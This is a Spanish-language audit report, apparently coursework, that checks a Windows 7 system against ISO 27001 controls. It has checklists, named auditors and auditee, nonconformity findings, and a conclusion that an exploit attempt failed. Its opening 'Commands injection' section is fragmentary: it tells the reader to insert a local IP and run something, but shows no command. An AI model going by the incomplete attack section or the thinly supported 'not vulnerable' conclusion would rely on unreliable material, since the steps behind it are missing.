
## Commands injection

- [Example 1](#)
- [Example 2](#)
- [Example 3](#)

Reemplazamos la zona marcada con la ip local con lo siguiente



Y ejecutamos:





## **4 LISTA DE VERIFICACION**

En el presente apartado se muestran los ítems analizados durante la evaluación y auditoria del sistema Windows 7 con el propósito de verificar el cumplimiento de la norma ISO 27001:2013, por consiguiente se muestra la lista de chequeo correspondiente:

LISTA DE VERIFICACION

OBJETO AUDITORIA DE SISTEMAS      FECHA 02-06/2018

AREA A AUDITAR TECNOLOGÍAS DE LA INFO      AUDITOR(ES) HERIBERTO YEPES

CRISTHIAN URREGO

CRISTIAN CHIVATÁ

PERSONAS A AUDITAR: JOSE YADIS COTERO

PREGUNTAS	CONFORMIDAD			DOCUMENTOS CONSULTADOS	OBSERVACIONES
	C	NC	O		
¿se lleva a cabo la educación, formación y concientización sobre l seguridad de la información?		X		Acta de capacitación o entrega de instructivo firmado sobre recepción de esta información por las partes involucradas	Todos los empleados de la organización y, cuando sea pertinente los contratistas y usuarios de terceras partes deben recibir información adecuada en concientización y actualizaciones regulares sobre las políticas y los procedimientos de la organización, según sea pertinente para sus funciones
¿Se posee acta de mantenimiento preventivo de equipos informáticos?		X		Acta de certificación de mantenimiento preventivo de equipos de computo	Los equipos deben recibir mantenimiento adecuado para asegurar su continua disponibilidad e integridad.
¿Posee un procedimiento de control de cambios?	X			CONTROL DE CAMBIOS	Se deben controlar la implementación de cambios utilizados procedimientos formales de control de cambios

**PLAN DE AUDITORIA**

OBJETO DE LA AUDITORIA:

EVALUAR LA CALIDAD DEL CONTROL INTERNO VIGENTE DE LA EMPRESA RESPECTO A LAS POLITICAS DE SEGURIDAD INFORMATICA

---

ALCANCE:

EVALUAR LA CALIDAD DEL CONTROL INTERNO VIGENTE DE LA EMPRESA RESPECTO A LAS POLITICAS DE SEGURIDAD INFORMATICA

---

AREA A AUDITAR: SISTEMA DE TECNOLOGIAS DE LA INFORMACION

PERSONAS A AUDITAR: JOSE YADIS COTERO

**DOCUMENTOS CONSULTADOS**

- 1. SPORTE DE ENTREGA DE INFORMACION
- 2. CERTIFICADO DE MANTENIMIENTO DE EQUIPOS DE COMPUTO
- 3. PROCEDIMIENTO DE CONTROL DE CAMBIOS
- 4. \_\_\_\_\_

EQUIPO AUDITOR: HERIBERTO YEPES - CRISTHIAN URREGO - CRISTIAN CHIVATÁ

FECHA/HORA/LUGAR 02-06/2018

**REPORTE DE AUDITORIA**

FECHA 02-06/2018

AREA AUDITADA: TECNOLOGÍAS DE LA INFORMACION

PERSONA AUDITADA JOSE YADIS COTERO

CARGO INGENIERO DE SISTEMAS

AUDITORES HERIBERTO YEPES - CRISTHIAN URREGO - CRISTIAN CHIVATÁ

NO CONFORMIDAD			DESCRIPCION DE LAS NC Y OBS	CAUSAS DE LAS NC	ACCION A TOMAR C/P	FECHA DE EJE	RESP	SEGUIMIENTO	
No	NC	O						FECHA	FIRMA
	X		Se evidencio que el área de sistemas a cargo del Sr. Jose yadis coter no cuenta con ningún soporte de entrega de esta información por requisito de la norma NTC/ISO 27001:2013 A8.2.2 que dice: Todos los empleados de la organización y, cuando sea pertinente los contratistas y usuarios de terceras partes deben recibir información adecuada en concientización y actualizaciones regulares sobre las políticas y los procedimientos de la organización, según sea pertinente para sus funciones	El área de tecnología de la información no ha efectuado la distribución de la información pertinente. La empresa nunca ha contado con el debido manual de procesos que especifique la ejecución de procesos relevantes. La empresa no posee capacitaciones regulares sobre la importancia de esta información.	Efectuar la eventual y periódica distribución y capacitación sobre la información pertinente de la protección de la información, hacer capacitación o pegar carteles informativos del mismo. Hacer firmar actas de asistencia de las capacitaciones ya mencionadas. Socializar y actualizar constantemente cualquier novedad que se presente respecto esta área.	02-06/2018	JOSE YADIS COTERO	02-07/2018	
	X		Se evidencio que el área de sistemas a cargo del Sr. Jose yadis coter no cuenta con ningún certificado de mantenimiento de equipos de cómputo por requisito de la norma NTC/ISO 27001:2013 A.9.2.4que dice: Los equipos deben recibir mantenimiento adecuado para asegurar su continua disponibilidad e integridad.	El área de tecnología de la información no ha efectuado la debida documentación de los mantenimientos preventivos de los equipos de cómputo. En el área no hay quien ofrezca este tipo de certificación. Tampoco se ha implementado un plan de presupuesto para dicho proceso.	Contratar el respectivo servicio de mantenimiento preventivo y hacer la programación con fechas establecidas para dicho proceso. Mantener actualizado y a mano la documentación y certificación correspondiente al concerniente al mantenimiento preventivo de equipos de cómputo de la empresa. Socializar en la empresa la importancia del mantenimiento preventivo de equipos de cómputo y el cuidado de los mismos.	02-06/2018	JOSE YADIS COTERO	02-07/2018	
X			Se evidencio que el área de sistemas a cargo del Sr. Jose yadis coter si cuenta con un procedimiento de control de cambios por requisito de la norma NTC/ISO 27001:2013 A.12.5.1 Se deben controlar la implementación de cambios utilizados procedimientos formales de control de cambios	El área de tecnología de la información cuenta con un procedimiento de control de cambios informáticos. La empresa cuenta con el debido documento de procedimiento de control de cambios informáticos La empresa está capacitada respecto al contenido, importancia y relevancia del procedimiento de control de cambios de la empresa	Continuar el debido proceso de actualización y aplicación del procedimiento de control de cambios como se ha efectuado hasta la fecha. Efectuar capacitaciones periódicas sobre el contenido del procedimiento de control de cambios informáticos de la empresa. Respaldar las capacitaciones con actas de asistencia de los mismos.	02-06/2018	JOSE YADIS COTERO	02-07/2018	

## CONSLUSIONES

- El EXPLOIT no logra crear la sesión en el sistema operativo víctima, se llega a la conclusión de que la maquina Windows 7 no es vulnerable a este tipo de ataque

## **RECOMENDACIONES**

- El Cambio de contraseñas es la principal recomendación, previene el ingreso no autorizado y establecer una contraseña con variaciones en caracteres dificulta que pueda ser descubierta con un diccionario.
- Es imperativo el uso y constante actualización de cortafuegos y antivirus, puesto que estos bloquean puertos impidiendo así el ingreso de puertas traseras a nuestro sistema.

## BIBLIOGRAFIA

- <https://drive.google.com/file/d/1a32Lp5bR1xO9WpOTcpQsKj35hdn9SiKO/view>
- <http://www.uba.ar/download/institucional/auditoria/Informe412.pdf>
- [https://www.google.com.co/search?rlz=1C1CHBD\\_esCO799CO799&ei=adkVW4L1M66g5wKVn73YBA&q=ataque+contra+credenciales+definicion&oq=ataque+contra+credenciales+definicion&gs\\_l=psy-ab.3..33i21k1.33958.35651.0.35953.11.8.0.0.0.0.267.530.2-2.2.0....0...1c.1.64.psy-ab..9.2.529....0.yYmBCiMJnTo](https://www.google.com.co/search?rlz=1C1CHBD_esCO799CO799&ei=adkVW4L1M66g5wKVn73YBA&q=ataque+contra+credenciales+definicion&oq=ataque+contra+credenciales+definicion&gs_l=psy-ab.3..33i21k1.33958.35651.0.35953.11.8.0.0.0.0.267.530.2-2.2.0....0...1c.1.64.psy-ab..9.2.529....0.yYmBCiMJnTo)
-